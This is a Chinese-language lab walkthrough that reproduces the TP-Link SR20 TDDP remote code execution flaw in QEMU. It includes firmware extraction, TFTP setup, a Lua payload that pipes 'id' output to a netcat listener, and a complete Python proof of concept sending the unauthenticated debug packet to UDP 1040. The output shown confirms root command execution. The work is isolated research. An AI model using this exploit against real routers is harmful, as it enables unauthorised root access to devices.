


# 用qemu搭建复现TP-Link SR20本地网络远程代码执行漏洞

## 漏洞简介

### tddp协议

tddp协议是一个TP-Link申请过专利的调试协议基于udp协议，有v1，v2两个版本，基于UDP运行在1040端口，TP-Link SR20设备运行了V1版本的TDDP协议，V1版本无需认证，只需往SR20设备的UDP 1040端口发送数据，且数据的第二字节为0x31时，SR20设备会连接发送该请求设备的TFTP服务下载相应的文件并使用LUA解释器以root权限来执行，这就导致存在远程代码执行漏洞。可以从[官网](#)下载存在漏洞的v1-180518版本固件“SR20(US)\_V1\_180518.zip”

SR20(US)_V1_180518 		
Published Date: 2018-06-11	Language: English	File Size: 16.26 MB
<div>1. Add support for following new TP-Link Smart Wifi Devices:<ul style="list-style-type: none"><li>- KL110, KL120, KL130 Bulbs</li><li>- HS210 Smart 3-Way Switch</li><li>- HS220 Smart Dimmer</li><li>- HS220 dimming is added</li><li>- LB200 Smart BR30 Light Bulb</li><li>- LB230 Smart BR30 Light Bulb, Multi-Color</li><li>- HS103 Smart Plug Lite</li></ul></div> <div>2. Fixed bug on some Smart Actions.</div> <div>3. Removed WPS from WEB UI.</div>		

## 复现环境搭建

### 工具环境（基于Ubuntu 18.04）

#### QEMU







Qemu是纯以GPL许可证分发源码的模拟处理器，在GNU/Linux平台上使用广泛。几乎可以模拟任何硬件设备。

采用apt方式安装

```
sudo apt-get install qemu #包含qemu-mips-static, qemu-mipsel-static, qemu-arm-static等
sudo apt-get install qemu-user-static #system mode, 包含qemu-system-mips, qemu-system-mipsel, qemu-system-arm等
sudo apt-get install qemu-system
```

在<https://people.debian.org/~aurel32/qemu/armhf/>下载对应的文件，这路由器的架构是基于arm的。

# Index of /~aurel32/qemu/armhf

Name	Last modified	Size	Description
 <a href="#">Parent Directory</a>		-	
 <a href="#">README.txt</a>	2014-01-06 18:29	3.4K	
 <a href="#">debian_wheezy_armhf_desktop.qcow2</a>	2013-12-17 02:43	1.7G	
 <a href="#">debian_wheezy_armhf_standard.qcow2</a>	2013-12-17 00:04	229M	
 <a href="#">initrd.img-3.2.0-4-vexpress</a>	2013-12-17 01:57	2.2M	
 <a href="#">vmlinuz-3.2.0-4-vexpress</a>	2013-09-20 18:33	1.9M	

-----BEGIN PGP SIGNED MESSAGE-----  
Hash: SHA1,SHA256

## binwalk


binwalk的安装不再赘述，网上很多教程，但是建议采用从github下载源码构建，apt-get install binwalk安装的可能无法正常使用（版本问题）

<https://github.com/ReFirmLabs/binwalk/blob/master/INSTALL.md> 参考官方安装教程

## qemu虚拟机漏洞环境

使用binwalk -e 命令解开固件包，进入解开的文件夹，squashfs-root即使我们需要的文件系统

```
binwalk -e tpra_sr20v1_us-up-ver1-2-1-P522_20180518-rel77140_2018-05-21_08.42.04.bin
```



我个人常用的qemu虚拟机网络配置（与外界通信）有两种，一种是桥接网络，一种是NAT型，下边配置一下nat型

```
sudo tuncctl -t tap0 -u `whoami` # 为了与 QEMU 虚拟机通信，添加一个虚拟网卡
sudo ifconfig tap0 10.10.10.1/24 # 为添加的虚拟网卡配置 IP 地址
qemu-system-arm -M vexpress-a9 -kernel vmlinuz-3.2.0-4-vexpress -initrd
initrd.img-3.2.0-4-vexpress -drive if=sd,file=debian_wheezy_armhf_standard.qcow2
-append "root=/dev/mmcblk0p2 console=ttyAMA0" -net nic -net
tap,ifname=tap0,script=no,downscript=no -nographic
```

等待虚拟机启动，过程比其他镜像启动的要慢一些，耐心等待，用户名和密码都是root

```
iot@ubuntu: ~/Desktop/armhf/qemu/armhf
File Edit View Search Terminal Help
[ ok ] Starting NFS common utilities: statd idmapd.
[ ok ] Starting rpcbind daemon...[....] Already running..
[ ok ] Starting enhanced syslogd: rsyslogd.
[ ok ] Starting deferred execution scheduler: atd.
[ ok ] Starting periodic command scheduler: cron.
[ ok ] Starting MTA:[....] Starting OpenBSD Secure Shell server: sshd.
[ ok ] 4.

Debian GNU/Linux 7 debian-armhf ttyAMA0
debian-armhf login: root
Password:
Last login: Thu Jan 28 12:28:17 UTC 2021 on ttyAMA0
Linux debian-armhf 3.2.0-4-vexpress #1 SMP Debian 3.2.51-1 armv7l

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
```

此时登陆进去的虚拟机还没有ip分配，需要手动配置，然后qemu虚拟机就可以和宿主机通信了，可以尝试ping一下接口 10.10.10.1看是否成功

```
ifconfig eth0 10.10.10.2/24
```

然后qemu虚拟机就可以和宿主机通信了，尝试ping一下接口 10.10.10.1看是否成功

```
iot@ubuntu: ~/Desktop/armhf/qemu/armhf
File Edit View Search Terminal Help
root@debian-armhf:~# ifconfig eth0 10.10.10.2/24
root@debian-armhf:~# ifconfig
eth0      Link encap:Ethernet  HWaddr 52:54:00:12:34:56
          inet addr:10.10.10.2  Bcast:10.10.10.255  Mask:255.255.255.0
          inet6 addr: fe80::5054:ff:fe12:3456/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:24 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 B)  TX bytes:6392 (6.2 KiB)
          Interrupt:47

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)
```

在宿主机使用scp命令将squashfs-root整个目录传入qemu虚拟机中

```
scp -r squashfs-root/ root@10.10.10.2:/root/
```

```

iot@ubuntu:~/Desktop$ scp -r squashfs-root/ root@10.10.10.2:/root/
The authenticity of host '10.10.10.2 (10.10.10.2)' can't be established.
ECDSA key fingerprint is SHA256:vsd1d4bIDiejcLXSmxMbWQRifTXk5s5hgqU6Ii6E2+E.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '10.10.10.2' (ECDSA) to the list of known hosts.
root@10.10.10.2's password:
sigma_zip.sh                100% 800    127.1KB/s   00:00
start_zgway.sh              100% 2577   641.8KB/s   00:00
zipgateway.tun              100% 305    96.7KB/s    00:00
eeprom.dat                  100% 0      0.0KB/s     00:00
zipgateway.cfq              100% 977    299.6KB/s   00:00

```

使用chroot切换根目录，使用 chroot 后，系统读取的是新根下的目录和文件，也就是固件的目录和文件 chroot 默认不会切换 /dev 和 /proc, 因此切换根目录前需要现挂载这两个目录

```

mount -o bind /dev ./squashfs-root/dev/
mount -t proc /proc/ ./squashfs-root/proc/
chroot squashfs-root sh # 切换根目录后执行新目录结构下的 sh shell

```

```

root@debian-armhf:~# mount -o bind /dev ./squashfs-root/dev/
root@debian-armhf:~# mount -t proc /proc/ ./squashfs-root/proc/
root@debian-armhf:~# chroot squashfs-root sh

BusyBox v1.19.4 (2018-05-18 20:52:39 PDT) built-in shell (ash)
Enter 'help' for a list of built-in commands.

/ #
/ #

```


## 宿主机搭建 TFTP Server

在宿主机输入如下命令

```
sudo apt install atftpd
```

编辑 `/etc/default/atftpd` 文件，`USE_INETD=true` 改为 `USE_INETD=false`，修改 `/srv/tftp` 为 `/tftpboot`

最终 `/etc/default/atftpd` 文件内容如图



```

USE_INETD=false
# OPTIONS below are used only with init script
OPTIONS="--tftpd-timeout 300 --retry-timeout 5 --mcast-port 1758 --mcast-addr 239.239.239.0-255 --mcast-ttl 1 --
maxthread 100 --verbose=5 /tftpboot"

```

随后在宿主机根目录下执行

```
mkdir /tftpboot    #创建目录，对应配置文件夹
chmod 777 /tftpboot    #改权限
sudo systemctl start atftpd # 启动 atftpd
sudo systemctl status atftpd    #查看tftp状态
*****
*如果执行命令 sudo systemctl status atftpd 查看 atftpd 服务状态时          *
*                                                                           *
*提示 atftpd: can't bind port :69/udp 无法绑定端口                        *
*                                                                           *
*可以执行 sudo systemctl stop inetutils-inetd.service 停用 inetutils-inetd 服务*
*                                                                           *
*再执行 sudo systemctl restart atftpd 重新启动 atftpd 即可正常运行 atftpd    *
*****
```

```
iot@ubuntu:~$ sudo systemctl status atftpd
● atftpd.service - LSB: Launch atftpd server
   Loaded: loaded (/etc/init.d/atftpd; generated)
   Active: active (running) since Thu 2021-01-28 05:38:01 PST; 1h 50min ago
     Docs: man:systemd-sysv-generator(8)
  Process: 2277 ExecStop=/etc/init.d/atftpd stop (code=exited, status=0/SUCCESS)
  Process: 2284 ExecStart=/etc/init.d/atftpd start (code=exited, status=0/SUCCESS)
    Tasks: 1 (limit: 4632)
   CGroup: /system.slice/atftpd.service
           └─2291 /usr/sbin/atftpd --daemon --tftp-timeout 300 --retry-timeout

Jan 28 05:38:01 ubuntu systemd[1]: Starting LSB: Launch atftpd server...
Jan 28 05:38:01 ubuntu atftpd[2284]: Starting Advanced TFTP server: atftpd.
Jan 28 05:38:01 ubuntu systemd[1]: Started LSB: Launch atftpd server.
Jan 28 05:39:12 ubuntu atftpd[2291]: Serving /payload to 10.10.10.2:45087
Jan 28 05:39:47 ubuntu atftpd[2291]: Serving /payload to 10.10.10.2:40201
lines 1-15/15 (END)
```

此时所有环境就已经搭建完成了

## 漏洞复现过程

在 atftp 的根目录 /tftpboot 下写入 payload 文件，内容如下

```
function config_test(config)
    os.execute("id | nc 10.10.10.1 1337")
end
```

```
iot@ubuntu:~$ ll /tftpboot/
total 12
drwxrwxrwx  2 nobody root 4096 Jan 28 04:36 ./
drwxr-xr-x 25 root    root 4096 Jan 28 04:33 ../
-rw-r--r--  1 iot     iot   73 Jan 28 04:36 payload
iot@ubuntu:~$ cat /tftpboot/payload
function config_test(config)
    os.execute("id | nc 10.10.10.1 1337")
end
iot@ubuntu:~$
```

宿主机写入EXP

```
#!/usr/bin/python3

# Copyright 2019 Google LLC.
# SPDX-License-Identifier: Apache-2.0

# Create a file in your tftp directory with the following contents:
#
#function config_test(config)
# os.execute("telnetd -l /bin/login.sh")
#end
#
# Execute script as poc.py remoteaddr filename

import sys
import binascii
import socket

port_send = 1040
port_receive = 61000

tddp_ver = "01"
tddp_command = "31"
tddp_req = "01"
tddp_reply = "00"
tddp_padding = "%0.16x" % 00

tddp_packet = "".join([tddp_ver, tddp_command, tddp_req, tddp_reply,
tddp_padding])

sock_receive = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
sock_receive.bind(('', port_receive))

# Send a request
sock_send = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
packet = binascii.unhexlify(tddp_packet)
argument = "%s;arbitrary" % sys.argv[2]
packet = packet + argument.encode()
sock_send.sendto(packet, (sys.argv[1], port_send))
sock_send.close()

response, addr = sock_receive.recvfrom(1024)
r = response.encode('hex')
print(r)
```

等待一切就绪之后，准备突破复现！！！！

#### 重现步骤为：

1. QEMU 虚拟机中启动 tddp 程序
2. 宿主机使用 NC 监听端口
3. 执行 POC，获取命令执行结果

```
lot@ubuntu: ~  
File Edit View Search Terminal Help  
chmod: invalid mode: '-R'  
Try 'chmod --help' for more information.  
lot@ubuntu:~$ sudo chmod 777 /tftpboot  
lot@ubuntu:~$ sudo chown nobody /tftpboot  
lot@ubuntu:~$ ls  
Desktop  examples.desktop  Music  ssr-linux.AppImage  
Documents  exp.py  Pictures  Templates  
Downloads  Mellow-0.1.22.AppImage  Public  Videos  
lot@ubuntu:~$ python3 exp.py 10.10.10.2 /payload  
^CTraceback (most recent call last):  
  File "exp.py", line 40, in <module>  
    response, addr = sock_receive.recvfrom(1024)  
KeyboardInterrupt  
lot@ubuntu:~$ cat /tftpboot/payload  
function config_test(config)  
  os.execute("id | nc 10.10.10.1 1337")  
end  
lot@ubuntu:~$ python3 exp.py 10.10.10.2 /payload  
^CTraceback (most recent call last):  
  File "exp.py", line 40, in <module>  
    response, addr = sock_receive.recvfrom(1024)  
KeyboardInterrupt  
lot@ubuntu:~$ python3 exp.py 10.10.10.2 /payload  
lot@ubuntu:~$ nc -lvp 1337  
Listening on [0.0.0.0] (family 0, port 1337)  
Connection from 10.10.10.2 37310 received!  
uid=0(root) gid=0(root) groups=0(root)  
lot@ubuntu:~$ gedit /etc/default/atftpd  
lot@ubuntu:~$ sudo systemctl start atftpd  
[sudo] password for lot:  
  
lot@ubuntu: ~/Desktop/armhf/qemu/armhf  
File Edit View Search Terminal Help  
[tddp_cmd_configSet():574] lua file [//tmp//payload] don't exist.  
[Error][errCode: -10303][errMsg: config set failed]][errno: 2]  
^C  
/ # tddp  
[tddp_taskEntry():151] tddp task start  
callback username  
callback password  
[tddp_parserVerOneOpt():692] TDDPv1: receive CMD_FTEST_CONFIG  
[tddp_execCmd():72] cmd: cd /tmp;tftp -gr /payload 10.10.10.1 &  
nc: can't connect to remote host (10.10.10.1): Connection refused  
^C  
/ # tddp  
[tddp_taskEntry():151] tddp task start  
callback username  
callback password  
[tddp_parserVerOneOpt():692] TDDPv1: receive CMD_FTEST_CONFIG  
[tddp_execCmd():72] cmd: cd /tmp;tftp -gr /payload 10.10.10.1 &  
[tddp_taskEntry():219] tddp task exit  
/ #
```

## 最后

qemu是一个固件模拟神器，当遇到FAT工具包（firmware-analysis-toolkit）仿真不了的固件（文件系统），可以尝试根据系统架构等信息用qemu去模拟，当然，不总是一帆风顺的，会有很多坑要去踩，需要做的就是填平它们！！